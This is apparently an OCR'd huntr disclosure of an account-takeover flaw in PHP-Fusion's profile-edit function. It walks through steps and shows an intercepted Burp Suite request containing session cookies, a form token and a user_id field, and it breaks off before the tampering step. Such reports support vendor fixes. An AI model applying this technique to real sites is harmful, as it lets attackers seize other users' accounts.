huntr


Full account takeover in phpfusion/phpfusion

1

✓ Valid Reported on Aug 19th 2022

POC:

Step 1: Use a normal user account



Welcome

Welcome to your site

Latest News

No News to display

Latest Articles

No Articles to display


Latest Blogs

No Blogs to display

Latest Downloads

No Downloads to display

Step 2: Change user password in edit profile function



Users Online Now

Guests Online 0
Members Online 1
user1

Total Members: 2
Newest Member: user1

Basic User Information

User Name *

user1

Email Address *

test@gmail.com

In order to change your password or email address, you must enter your current password.

Hide Email?

Avatar

Max. file size: 1MB / Max. size: 500x500 pixels

Login passwords

Set New Password

Password must be between 8 and 64 chars long.
Allowed symbols are a-z, 0-9 and @!#$%&/()=-_?+.,:;*

Repeat New Password

Current Password

Contact Information

Welcome: user1

U

Member
10

PM Inbox: 0 %

PM Outbox: 0 %


PM Archive: 0 %

Shoutbox

Message *

Character Count: 0 / 200

Step 3: Enter data fields that change normally



Users Online Now

Guests Online 0
Members Online 1
user1

Total Members: 2
Newest Member: user1

Basic User Information

User Name *
usertest

Email Address *
usertest@gmail.com

In order to change your password or email address, you must enter your current password.

Hide Email?

Avatar

Max. file size: 1MB / Max. size: 500x500 pixels

Login passwords

Set New Password
Aa@123456


Password must be between 8 and 64 chars long.
Allowed symbols are a-z, 0-9 and @!#$%&/()=-_?+.,:;*

Repeat New Password
Aa@123456

Current Password
123456Aa@


Contact Information

Step 4: Use burp suite to intercept requests to update profile




```
Accept-Language: en-US,en;q=0.9
Cookie: fusion76pfl_lastvisit=1660828760; fusion76pfl_user=
2.1661005170.d53639bebd44cf1be17c3dae7a446d4383c4f060edc2191599258b7a93393ea1; fusion76pfl_session=
mdgf0v4jhvepg2u4uvansje6a5; fusion76pfl_visited=yes; usertbl_results=user_joined%2Cuser_lastvisit%2Cuser_groups;
usertbl_status=0
Connection: close

------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="fusion_token"

2-1660832468-bd3e4b403096b9a469c5008ba20be2a93d496c6139473208981a792888a2edd4
------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="form_id"

userfieldsform
------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="fusion_KiT9DQ"


------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="user_id"

2
------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="user_name"

usertest
------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="user_email"

usertest@gmail.com
------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="user_hide_email"

1
------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="user_avatar"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryhUyMCblpx4OMISte
